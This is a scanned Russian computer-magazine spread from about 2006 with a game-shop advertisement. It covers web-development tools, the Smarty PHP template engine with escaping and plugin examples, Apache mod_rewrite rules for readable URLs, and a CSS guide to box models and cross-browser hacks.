


Macromedia HomeSite — программа, ориентированная прежде всего на работу с HTML-кодом

→ **как работает современный сайт.** PHP-модуль обращается к базе данных (БД), получает структуру сайта и выводит ее через шаблонизатор, затем отображает. Когда посетитель переходит на внутренние страницы, движок определяет, где находится посетитель, и запускает свой определенный модуль, параллельно загружая информацию из БД.

К данной структуре работы сайта можно подключить CMS (система управления контентом — прим. ред.), которая позволяет редактировать не только данные на страницах, изменяя всего лишь данные в БД, но и изменять структуру сайта. CMS сама по себе является модульной, поэтому ее легко модернизировать. Например, для загрузки изображений на сайт очень часто используется модуль ibrowser, а для редактирования внутреннего контентного наполнения с использованием HTML-кода — модуль FCKeditor. В последнее время появилось множество платных и бесплатных CMS. В качестве примера можно привести Mambo CMS — весьма удобная распространяемая бесплатно модульная система управления сайтом.

Помимо упомянутого выше, web-программисты пользуются любым удобным текстовым редактором, способным сохранять файлы под *nix и в разных кодировках. Тот же UltraEdit широко распространен не только среди web-кодеров, но и среди обычных программистов ☛




Macromedia Dreamweaver 8 ориентирован на работу и с HTML-кодом, и с PHP, PERL, CSS, JavaScript

ЭНЦИКЛОПЕДИЯ

GamePost

Незаменимый
помощник
при выборе
игры



Описание:

Fahrenheit (также известный как Indigo Prophecy) – один из главных хитов 2005 года. Это интерактивный триллер, где вы играете и за детективов, и за подозреваемого – и каждое ваше действие, каждый выбор имеет значение. Интуитивное управление, и интерфейс, доведенный до минимализма, помогают погрузиться в игру с головой, а повороты сюжета поддержат вас в напряжении до самой развязки.

Fahrenheit (Indigo Prophecy)

Жанр:

\$69.99

Adventure



Описание:

Разработчики Guild Wars взяли все лучшие черты из других MMORPG и смешали их таким образом, что вы забудете обо всем том, что до сих пор раздражало вас в многопользовательских играх. Вы можете встретить новых друзей в городах и крепостях, сформировать партию и тут же отправиться выполнять задания вместе. В вашей партии всегда будет копии карты квеста.

Guild Wars Special Edition (EURO)

Жанр:

\$79.99

RPG



Описание:

Age of Empires III погрузит вас в атмосферу XVI-XIX веков. Вам предстоит строить собственную империю, колонизировать и завоевывать Северную и Южную Америку и участвовать в эпических войнах. Невиданный уровень реализма и великолепно отображенное культурное разнообразие порадуют даже самых утонченных эстетов.

Age of Empires III

Жанр:

\$79.99

Strategy

САМАЯ ПОЛНАЯ ИНФОРМАЦИЯ ОБ ИГРАХ

- * Огромное количество скриншотов
- * Исчерпывающие описания
- * Возможность посмотреть внутренности коробок

Играй
просто!
GamePost



Тел.: (495) 780-8825
Факс.: (495) 780-8824

www.gamepost.ru




шаблонизаторство

АВТОНОМНАЯ РАБОТА ВЕРСТАЛЬЩИКА И ПРОГРАММИСТА

СЕЙЧАС БОЛЬШУЮ ПОПУЛЯРНОСТЬ В WEB-ПРОГРАММИРОВАНИИ ЗАВОЕВАЛИ ТАК НАЗЫВАЕМЫЕ ШАБЛОНИЗАТОРЫ. ОНИ ПОЗВОЛЯЮТ ДОБИТЬСЯ WEB-ОТДЕЛЕНИЯ ПРИКЛАДНОЙ ЛОГИКИ И ДАННЫХ ОТ ЛОГИКИ ПРЕДСТАВЛЕНИЯ. ЭТО ОЧЕНЬ УДОБНО В СИТУАЦИЯХ, КОГДА ПРОГРАММИСТ И ВЕРСТАЛЬЩИК ШАБЛОНА — НЕ ОДИН И ТОТ ЖЕ ЧЕЛОВЕК

ДМИТРИЙ ФОМИН
{www.difocus.ru}



Одна из таких систем — Smarty. Большая и мощная система по обработке шаблонов, наличие многочисленных плагинов и возможность писать их самостоятельно. Некоторые называют Smarty лучшим шаблонизатором, написанным на PHP.

→ **логика.** Шаблоны могут содержать в себе логику, но лишь при условии, что эта логика необходима для правильного представления данных. Такие задачи, как подключение других шаблонов, чередующаяся окраска строчек в таблице, приведение букв к верхнему регистру, циклический проход по массиву для его отображения и т.д. — все это является примером логики представления.

→ **директивы.** Если коротко, Smarty может обработать файл-шаблон со специальными директивами. По умолчанию переменные в Smarty заключаются в фигурные скобки {}, а у самой переменной, как и принято в PHP, ставится знак доллара.

Для того чтобы воспользоваться Smarty, нужно прежде всего иметь сам Smarty, который можно скачать отсюда — <http://smarty.php.net>.

→ **встроенные плагины.** В Smarty есть множество встроенных плагинов, которые помогают программисту сократить время разработки. Благодаря им можно не делать проверки input полей, не обрезать строки по словам, есть возможность генерировать select-боксы автоматически и не использовать, к примеру, внутренние директивы {foreach}.

→ **модификатор escape.** Когда создаешь формы при помощи Smarty, для юзеров, которые неправильно вводят поля данных формы, например кавычки или служебные символы HTML, можно обработать данные как обычно при помощи PHP, а можно использовать внутренние возможности Smarty.

проверка данных при помощи Smarty

```
{%articleTitle%}
{%articleTitle|escape%}
{%articleTitle|escape:"html"%}
{* эскейпятся все символы & " ' < > *}
{%articleTitle|escape:"htmlall"%}
{* тут понятно, все тмд директивы *}
{%articleTitle|escape:"url"%}
{%articleTitle|escape:"quotes"%}
```

Часто, когда e-mail оставляют на сайте в чистом виде, его обнаруживают спаммеры, сканирующие сайты. Потом ничего хорошего не будет: выучи английский, увеличь член, купи виагру.... Escape поможет.

защита e-mail

```
<a href="mailto:{%EmailAddress|escape:"hex"%}">{%EmailAddress|escape:"hexent-ty"%}</a>
```

если это проверить с e-mail'ом Васюни, выйдет следующее

```
<a href="mailto:%76%61%73%75%6e%6a%61%40%67%6d%61%69%6c%2e%63%6f%6d">&#x76;&#x61;&#x73;&#x75;&#x6e;&#x6a;&#x61;&#x40;&#x67;&#x6d;&#x61;&#x69;&#x6c;&#x2e;&#x63;&#x6f;&#x6d;</a>
```

→ **функция html_options.** Теперь о селектбоксе в форме, который часто используется.

можно использовать {foreach}

```
{foreach from=$dataselct item=item}
<option value="{%item.key%}">
{%item.value%}</option>
{/foreach}
```

Еще нужно добавить if, чтобы вывести значение по умолчанию. Это удлинит код строчек на пять. Но лучше и удобнее использовать html_options, для чего нужно при формировании массива в PHP сделать хэш и дать «съесть» его smarty.

со значением по умолчанию

```
$oParser->assign('options',Array
('key'=>'value', 'key1'=>'value1',
'key2'=>'value2', 'key3'=>'value3');
$oParser ->assign('defaultopt', 'key2');
```

теперь в шаблоне вывода автоматически выберется значение

```
<select name=customer_id
{html_options options=$options
selected=$defaultopt}
</select>
```

→ **функция cycle.** Часто при генерации прайс-листов или длинных таблиц с наименованиями требуется решить проблему читаемости. Для этого умные люди придумали чередовать цвет строк записей: серая полоска, белая полоска и т.д. В smarty это делается без проблем!

«СМАРТИ»

РАЗРАБОТЧИК БОЛЬШИХ ПРОЕКТОВ НИКОГДА НЕ ЗНАЕТ, ЧТО МОЖЕТ ПОНАДОБИТЬСЯ, НО ПРИ ОПРЕДЕЛЕННЫХ НАВЫКАХ БОЛЬШИНСТВО ПРОБЛЕМ МОЖНО РЕШИТЬ ОЧЕНЬ ПРОСТО С ПОМОЩЬЮ SMARTY. ОГРОМНОЕ КОЛИЧЕСТВО ПОЛЕЗНОЙ ИНФОРМАЦИИ (ОСОБЕННО ДЛЯ ТЕХ, КТО ВПЕРВЫЕ СТОЛКНУЛСЯ С ШАБЛОНИЗАТОРАМИ И SMARTY) МОЖНО НАЙТИ НА САЙТЕ <http://smarty.php.net>

вывод чередующихся значений цвета бэкграунда

```
{section name=rows loop=$data}
<tr bgcolor="{cycle
values="#e0e0e0,#d0d0d0"}">
<td>{$data[rows]}</td>
</tr>
{/section}
```

→ **создание plug-in'a.** Все плагины Smarty содержатся в каталоге plugins. По названиям существующих там файлов можно судить, что есть два вида плагинов. Модификаторы-директивы, которые работают с одним параметром строкой и вы-

полняют с ней определенные действия.

пример модификатора-директивы, делающего все символы строки прописными

```
<?php
function smarty_modifier_lower($string){
return strtolower($string);
}
?>
```

использование модификатора в коде

```
Здравствуйте, { $name|lower}!
Это письмо отправлено в { $time}.
```

Второй вид плагинов — функция. Из названия понятно, что это обработчик любых данных.

пример обработки массива

```
<?php
function smarty_function_join($params,
&$smarty){
if (empty($params['array'])) {
return;
}
if (empty($params['separator'])) {
return;
}
if (is_array($params['array'])) {
```

```
return join($params['separator'],
$params['array']);
}
}
?>
```

объединение строковых представлений элементов массива, полученного из PHP-скрипта

```
<?php
$oParser = new tpl();
$oParser ->setTpl('mail.tpl');
$aArray = array();
$aArray[] = 'Дима';
$aArray[] = 'Фомин';
$oParser ->assign('name', $aArray);
$oParser ->assign('time', $time);
$oParser->display();
?>
```

шаблон вывода

```
Здравствуйте, {join array=$name
separator=' ' }!
Это письмо отправлено в { $time}.
```

И это всего лишь малая толика из доступного и возможного при помощи шаблонов. Очевидно, что будущее за автоматизацией и упрощением. Так что дерзай! И не забывай, что Smarty — не единственный шаблонизатор **С**

MOD_REWRITE

Этот модуль известного web-сервера Apache придуман в 1996 году и был подарен The Apache Group в июле 1997. Он представляет собой основанный на правилах механизм (синтаксический анализатор с применением регулярных выражений), выполняющий URL преобразования на лету. Модуль поддерживает неограниченное количество правил и связанных с каждым правилом условий, реализуя действительно гибкий и мощный механизм управления URL. URL преобразования могут использовать разные источники данных, например переменные сервера, переменные окружения, HTTP-заголовки, время и даже запросы к внешним базам данных в разных форматах для получения URL нужного тебе вида.

Порядок набора правил важен! Просматривается текст строчка за строчкой и, когда находится соответствие конкретному правилу, производится просмотр соответствующих этому правилу условий.

для чего нужен mod_rewrite. Mod_rewrite часто используется при создании так называемых ЧПУ (человекоподобный URL). Например, возникает такая ситу-

ация: есть скрипт новостной ленты и он показывает список новостей, получая параметром дату: /news.php?date=21-12-2006. А хочется красивый и сказочный URL, типа такого: /news/2006/12/21. И mod_rewrite поможет — через .htaccess.

.htaccess, который поможет сделать URL красивым


```
RewriteEngine On
RewriteRule /news/(\d{4})/(\d{2})/(\d{2})
/news.php?date=$3-$2-$1
```

Еще один пример из области поисковой оптимизации. Хочется, чтобы сайт в Яндексе был без www — коротко и ясно. Тогда можно при помощи mod_rewrite редиректить Яндекс или другой поисковик на страницу без www.

редирект на страницу без www

```
RewriteEngine On
RewriteBase /
RewriteCond %{HTTP_HOST} !^vpup.com$
RewriteRule ^ http://vpup.com%
{REQUEST_URI} [R=301,L]
```

таким образом, mod_rewrite помогает делать URLs красивыми и статичными. Сейчас мы называем это ЧПУ (человекоподобный URL).



Блок-схема наглядно демонстрирует последовательность выполнения команд при обработке набора правил

без единого гвоздя средствами CSS

БРУТАЛЬНОЕ РУКОВОДСТВО ПО ЭФФЕКТИВНОМУ ИСПОЛЬЗОВАНИЮ CSS

ТЕХНОЛОГИЯ CSS (CASCADING STYLE SHEETS) ПРЕДНАЗНАЧЕНА ДЛЯ ОФОРМЛЕНИЯ СТРУКТУРИРОВАННЫХ ДОКУМЕНТОВ В ФОРМАТАХ HTML, XHTML, XML. МЫ РАССМОТРИМ СУТЬ ДАННОЙ ТЕХНОЛОГИИ И ОСОБЕННОСТИ ЕЕ ИСПОЛЬЗОВАНИЯ НА WEB'Е. НАЧИНАЮЩИМ ИНТЕРНЕТ-РАЗРАБОТЧИКАМ ЭТА СТАТЬЯ ПОМОЖЕТ ОБОЙТИ ЧНГ (ЧАСТО НАСТУПАЕМЫЕ ГРАБЛИ) И СОЗДАТЬ ДИЗАЙН, ОДИНАКОВО ПОДХОДЯЩИЙ ПОД РАЗНЫЕ ТИПЫ БРАУЗЕРОВ

ВЛАДИМИР СИНЕЛЬНИКОВ
{vlad@onthefly.ru}

Эта публикация не является академическим трудом и не претендует на полноту и всесторонность. Она отражает мой опыт и призывает умного читателя не допускать ошибки, сделанные когда-то другими людьми. Несмотря на то, что сейчас практически ни один сайт не обходится без CSS, по настоящему грамотно эту технологию используют немногие. Есть стандарты, куча хороших доков, мануалов и пудовых книг. Существует даже иллюзия того, что сайты работают правильно и выглядят так, как нужно. Однако стоит разработчику или тестировщику открыть альтернативный браузер, перегрузиться в альтернативную операционку или сесть за компьютер, работающий на «иной» платформе, — как его озаряет откровение. Почему? Дело в том, что различные браузеры по-своему трактуют стили, которые ты так тщательно от-

тачивал, руководствуясь благими стремлениями сделать сайт-конфетку. В большей мере баги при работе со стилями относятся к устаревшим браузерам, однако некоторые вполне современные программы не перестают удивлять web-дизайнеров. Но об этом чуть позже... Я уже слышу злобное ворчание поборников стандартов и фанатов валидных сайтов. Спешу провозгласить: «плохих и дурацких браузеров» нет! Стандарты хороши там, где их соблюдение не доставляет неудобства конечному потребителю — пользователю сайта. В ситуации, когда сколько-нибудь значительная часть ин-

тернет-аудитории продолжает пользоваться смотрелками, не поддерживающими (полностью) рекомендации W3C, web-девелоперам не остается ничего, кроме как учитывать особенности этих программ при разработке своих проектов. Итак, обратим взоры в далекое, по меркам отрасли, прошлое.

→ **экскурс в историю.** В начале было слово, точнее — целый язык, отцом которого стал англичанин Тим Бернерс-Ли. Язык предназначался для разметки и элементарного структурирования гипертекстовых документов и был назван HTML. Вместе с ним были разработаны первые web-сервер и браузер, что ознаменовало рождение web'a — всемирной паутины в том виде, в котором мы привыкли видеть ее. До тех пор пока этим достижением научной мысли пользовались его создатели, ученые, все было замечательно.

Через пару лет после рождения web'a им заинтересовался Большой Бизнес, узрев в нем потенциальные сверхприбыли. Скучный «первород-

ПОДРОБНЕЕ О ПЛЮСАХ И МИНУСАХ ХАКОВ

БЛОЧНОЙ МОДЕЛИ МОЖНО ПРОЧЕСТЬ ЗДЕСЬ:

WWW.INFO.COM.PH/~ETAN/W3PANTHEON/STYLE/ABMH.HTML



блочная модель в Internet Explorer



`.box{width:100px; padding:10px; border:10px}`

стандартная блочная модель



ный» язык разметки web-страниц в силу скудости оформительских возможностей не отвечал растущим потребностям, и HTML начал обрастать дополнениями, которые позволили перевоплотить внешний вид сайтов из унылых листовок в красочные проспекты. В индустрию потянулись новые люди — дизайнеры, и постепенно стало забываться слово «web-мастер», которым на заре интернета называли человека, разрабатывающего и поддерживающего сайт.

Тем временем каждый участник «браузерной войны», уже начавшейся к тому времени, посвоему трактовал спецификации HTML, выпускаемые буквально ежегодно. Девелоперы, стремясь использовать дизайнерские возможности HTML, стали «пускаться во все тяжкие» и с удивлением обнаружили, что вид их творений отличается при просмотре в разных браузерах. Приверженцы конкретной смотрелки не парились, ставили на своем сайте «Best viewed with...» и успокаивались на достигнутом.

Вавилонский бардак все увеличивался. Чтобы устаканить его, была призвана новая технология — CSS (первая спецификация принята W3C в конце 1996 года), в русской интерпретации ее называют каскадными таблицами стилей (Cascading Style Sheets). Кто и почему дал ей имя «таблицы», сейчас, пожалуй, никто не вспомнит, но идея отделить структуру документа от его оформления была здоровой. Четвертую версию HTML, которая с незначительными поправками действует и сейчас, в угоду CSS избавили от чисто «оформительских» тегов, со временем ставших лишними, и в ней пересмотрели ряд свойств блочных и строчных элементов.

Передача описания внешнего вида документов на откуп CSS стала действительно хорошей новостью для разработчиков, но не обошлось и без плохих новостей: на практике производители браузеров продолжили «соревнование» лебеда, рака и щуки, повсеместно отступая от спецификаций при реализации CSS в своих продуктах.

На данном поприще особенно отличилась Microsoft, опьяненная выигранной войной браузе-

ров. Эта корпорация, пользуясь статусом монополиста, предложила свое собственное видение стилей на web'e, дополнив реализацию CSS в своих продуктах нестандартными селекторами и свойствами. Ими тут же начали пользоваться web-дизайнеры без оглядки на прочие программы-бродилки.

Субъективность производителей браузеров в реализации CSS и HTML заставила web-девелоперов применять всяческие хитрости для обеспечения (в идеале) одинакового отображения сайтов в разных программах. Ситуация остается такой и сейчас — не случайно многие из современных крупных проектов не проходят валидацию, что совсем не показатель некомпетентности, а дань совместимости. Однако не все так плохо, как может показаться. Крепнут колонны поборников web-стандартов и среди сайтостроителей, и в стане разработчиков браузеров, что не может не радовать. Отдельно хочется упомянуть такого игрока браузерного рынка, как Opera. Последняя версия этой программы предлагается по-настоящему безвозмездно, к тому же горячие норвежские парни (наконец-то!) провозглашают полную поддержку всех действующих стандартов.

Распространено мнение о том, что первопроходцами на ниве поддержки спецификаций W3C в своих продуктах являются браузеры Mozilla. Однако это не так: здесь, как ни странно, первыми отличились люди из MacBU, разработавшие движок Tasman для рендеринга HTML. Он более-менее сносно поддерживал web-стандарты и стал первым движком, в котором реализована поддержка прозрачности при отображении файлов формата PNG.

А теперь самое интересное. MacBU — это подразделение Microsoft. При численности под 200 человек этот крупнейший коллектив разработчиков для платформы Macintosh находится за пределами компании Apple. Движок Tasman был положен в основу браузера Internet Explorer 5.5 для платформы Macintosh, выпущенного в 2000 году. К сожалению, из-за конкуренции со стороны Safari стратегия MacBU изменилась, и разработка и поддержка многообещающего продукта была приостановлена несколько лет назад.

→ **как это работает.** Как уже было сказано, технология CSS описывает внешний вид отображаемого документа во исполнение принципа отделения контента от его представления. Для противников принципиальности поясню: а) это облегчает

поддержку сайта (позволяет быстро сменить дизайн); б) упрощает структуру документа и уменьшает время загрузки за счет вынесения повторяющихся инструкций в одно правило (класс); в) повышает доступность документа за счет предусмотренной настройки внешнего вида документа с учетом возможностей различных типов устройств вывода (дисплея, принтера и т.д.) и даже под нужды конкретного пользователя. Браузер работает с CSS следующим образом:

- 1 ПАРСИНГ HTML-ДОКУМЕНТА И СОЗДАНИЕ ДЕРЕВА ЭЛЕМЕНТОВ;
- 2 ИДЕНТИФИКАЦИЯ ЦЕЛЕВОГО ТИПА МЕДИА (УСТРОЙСТВА ОТОБРАЖЕНИЯ);
- 3 ПОЛУЧЕНИЕ ВСЕХ СТИЛЕЙ ДОКУМЕНТА В СООТВЕТСТВИИ С УКАЗАННЫМИ ТИПАМИ МЕДИА;
- 4 АННОТАЦИЯ КАЖДОГО ЭЛЕМЕНТА ПУТЕМ ПРИСВОЕНИЯ СВОЙСТВАМ ЭЛЕМЕНТОВ ЗНАЧЕНИЙ ИСХОДЯ ИЗ УКАЗАННЫХ ДЛЯ НИХ СТИЛЕЙ, А ТАКЖЕ С УЧЕТОМ НАСЛЕДОВАНИЯ РОДИТЕЛЬСКИХ;
- 5 ГЕНЕРАЦИЯ СТРУКТУРЫ ФОРМАТИРОВАНИЯ НА ОСНОВЕ ДЕРЕВА ДОКУМЕНТА;
- 6 ПЕРЕДАЧА ФОРМАТИРОВАННОГО ДОКУМЕНТА НА ВЫВОД (ДИСПЛЕЙ, НА ПЕЧАТЬ И Т.Д.).

Для web-страниц существует три типа подключения стилей, которые разграничивают по источнику:

- 1 АВТОРСКИЕ СТИЛИ (СОЗДАННЫЕ РАЗРАБОТЧИКАМИ САЙТА), КОТОРЫЕ, В СВОЮ ОЧЕРЕДЬ, МОГУТ ПРИМЕНЯТЬСЯ ТРЕМЯ РАЗЛИЧНЫМИ СПОСОБАМИ:

А) ВНЕШНИЕ ТАБЛИЦЫ СТИЛЕЙ. РАСПОЛАГАЮТСЯ В ОТДЕЛЬНОМ ФАЙЛЕ *.CSS, НА КОТОРЫЙ ДАЕТСЯ ССЫЛКА В HTML-ДОКУМЕНТЕ. НАПРИМЕР:
`<STYLE TYPE="TEXT/CSS" MEDIA="SCREEN">@IMPORT URL(/STYLES/SCREEN.CSS);</STYLE>`

В) ВСТРОЕННЫЕ СТИЛИ. КОД CSS ПОМЕЩАЕТСЯ В ТЕЛЕ HTML-ДОКУМЕНТА:
`<STYLE TYPE="TEXT/CSS"`

Статистика использования браузеров (IV квартал 2005 года, по данным COUNTER.COM)

| Browser | usage |
|---------------------------------|-------|
| Microsoft Internet Explorer 6 | 83% |
| Microsoft Internet Explorer 5 | 3% |
| Mozilla/Firefox | 8% |
| Safari | 2% |
| Unknown | 1% |
| Opera x.x | 1% |
| Netscape 7 | 1% |
| Netscape compatible | < 1% |
| Microsoft Internet Explorer 4.x | < 1% |
| Netscape 4.x | < 1% |
| Konqueror | < 1% |
| Netscape 6 | < 1% |

```
MEDIA="SCREEN">.STYLE {FONT-FAMILY:
VERDANA,SANS-SERIF}</STYLE>
```

С) СТРОЧНЫЕ СТИЛИ, КОТОРЫЕ ПРИМЕНЯЮТ ИНДИВИДУАЛЬНО ДЛЯ КОНКРЕТНОГО ЭЛЕМЕНТА И УКАЗЫВАЮТСЯ В АТТРИБУТЕ STYLE НУЖНОГО НАМ ТЕГА:
 <P STYLE="FONT-WEIGHT: BOLD">

2 ПОЛЬЗОВАТЕЛЬСКИЕ СТИЛИ. НЕКОТОРЫЕ БРАУЗЕРЫ (НАПРИМЕР OPERA) ПОЗВОЛЯЮТ ПОЛЬЗОВАТЕЛЮ СОЗДАВАТЬ СОБСТВЕННЫЕ СТИЛИ, КОТОРЫЕ ХРАНЯТСЯ В ЛОКАЛЬНОМ CSS-ФАЙЛЕ И ИСПОЛЗУЮТСЯ ДЛЯ ОПРЕДЕЛЕНИЯ СТИЛЕЙ НА ВСЕХ ПРОСМАТРИВАЕМЫХ СТРАНИЦАХ. ЭТУ ВОЗМОЖНОСТЬ ОБЫЧНО ИСПОЛЗУЮТ ЛЮДИ С ПЛОХИМ ЗРЕНИЕМ.

3 СТИЛЬ БРАУЗЕРА. «ЗАВОДСКИЕ НАСТРОЙКИ», ПРЕДУСМОТРЕННЫЕ РАЗРАБОТЧИКАМИ ДЛЯ ОПРЕДЕЛЕНИЯ ПРЕДСТАВЛЕНИЯ ЭЛЕМЕНТОВ HTML ПО УМОЛЧАНИЮ.

Пользовательские стили имеют высший приоритет и позволяют переопределять авторские. Исключение составляют стили с параметром !important, который был введен специально для защиты авторских стилей от переопределения на стороне пользователя. Если ни пользователь, ни автор сайта не определили стиль для некоего элемента, он будет отображен в соответствии с собственными стилями браузера. В различных браузерах они могут отличаться.

→ **практика.** Для успешного освоения CSS-верстки нужно усвоить особенности реализации блочной модели в различных браузерах. В соответствии со стандартной моделью, ширина блока не включает в себя отступы (padding) и границы (borders). Эта модель поддерживается во всех современных браузерах за исключением Internet Explorer (до версии 6), который имеет собственное мнение по данному вопросу. В блочной модели IE ширина отступов и границ включается в ширину блока за счет уменьшения размера области контента, как показано на иллюстрации. Такая же модель используется и в броуилках Netscape 4 и Opera 7.

Грядущая спецификация CSS3 вводит свойство «box-sizing», позволяющее выбирать нужную модель, указывая значение «content-box» для использования стандартной модели, и «border-box» — для использования модели IE. Браузер Mozilla, поддерживающий черновые рекомендации CSS3, уже поддерживает это свойство под собственным именем «-moz-box-sizing». Разработчики также ввели еще одно, на данный момент нестандартное значение (и еще одну блочную модель) — «padding-box», которым подразумевается, что ширина блока равна ширине области контента и отступов, исключая границы.

Хороший и правильный (X)HTML-код начинается с правильного указания типа документа (DOCTYPE). Эти сведения необходимы браузеру для выбора режима рендеринга документа. Если

тип не декларируется либо при его объявлении допущены ошибки, документ рендерится в особом «режиме несоответствия стандартам» (quirks-mode) и руководствуется при этом не логикой рекомендаций W3C, а собственным разумием. Хотелось бы обратить внимание web-девелоперов на необъяснимый глюк в IE6: верстая в XHTML 1.0 Transitional, нельзя указывать пролог (<?xml version="1.0"?>), так как он приводит к рендерингу документа в quirks-mode, несмотря на то, что все сделано правильно. К счастью, пролог является обязательным элементом и его можно смело удалить.

Для CSS справедливы «правила хорошего тона», которыми программисты пользуются при написании кода. Аккуратность, выверенная логика, привычка комментировать код и стремление к оптимизации сослужат тебе хорошую службу. Код, подобный приведенному ниже, запросто может быть оптимизирован на 20-30% («пример беспощадной оптимизации кода»), приобретя при этом приятную чистоту-прозрачность и скорость загрузки.

→ **хаки без хакеров.** Специфика реализации каскадных стилей в различных смотрелках заставляет web-разработчиков искать способы «вправить мозги» программам, имеющим собственный, оригинальный взгляд на вещи. В результате получаем: одинаковое отображение страницы в большинстве браузеров... и невозможность пройти валидацию CSS. Такие хитрости называют хаками либо CSS-фильтрами. Избирательность возможна благодаря глюкам отдельных версий браузеров, что позволяет «скармливать» нужный код конкретной программе, в то время как другие его проигнорируют. Например:

```
/* Стандартная блочная модель */
селектор { width: 100px; padding: 10px;
border:10px; }
/* Подгоняем внешний вид блока в IE под
стандартную модель*/
* html селектор { width: 140px;
padding: 10px; border:10px; }
```

Пример беспощадной оптимизации кода

| Было | Стало |
|---|---|
| <pre>P { color: #336699; border-style : solid; border-width : 1px; border-color : #ff0000; font-weight : bold; line-height : 1.3em; margin-bottom : .7em; margin-left : .4em; margin-right : 1.3em; margin-top : .7em; border-color: #c06565; }</pre> | <pre>P {border: 1px solid #f00; font-weight : bold; color: #369; line-height : 1.3em; margin: .7em 1.3em .7em .4em}</pre> |

Наследуемые свойства в таблице CSS

AZIMUTH
 BORDER-COLLAPSE
 BORDER-SPACE
 CAPTION-SIDE
 COLOR
 CURSOR
 DIRECTION
 EMPTY-CELLS
 FONT
 FONT-FAMILY
 FONT-STRETCH
 FONT-SIZE
 FONT-SIZE-ADJUST
 FONT-VARIANT
 FONT-WEIGHT
 LETTER-SPACING
 LINE-HEIGHT
 LIST-STYLE
 LIST-STYLE-IMAGE
 LIST-STYLE-POSITION
 LIST-STYLE-TYPE
 ORPHANS
 PAGE
 PAGE-BREAK-INSIDE
 QUOTES
 SPEAK
 SPEAK-HEADER
 TEXT-ALIGN
 TEXT-INDENT
 TEXT-TRANSFORM
 VOLUME
 WHITE-SPACE
 WIDOWS
 WORD-SPACING

Классификация элементов в соответствии со спецификацией HTML 4 Strict

Строчные элементы блочные элементы

| | |
|------------|--------------|
| <A> | <ADDRESS> |
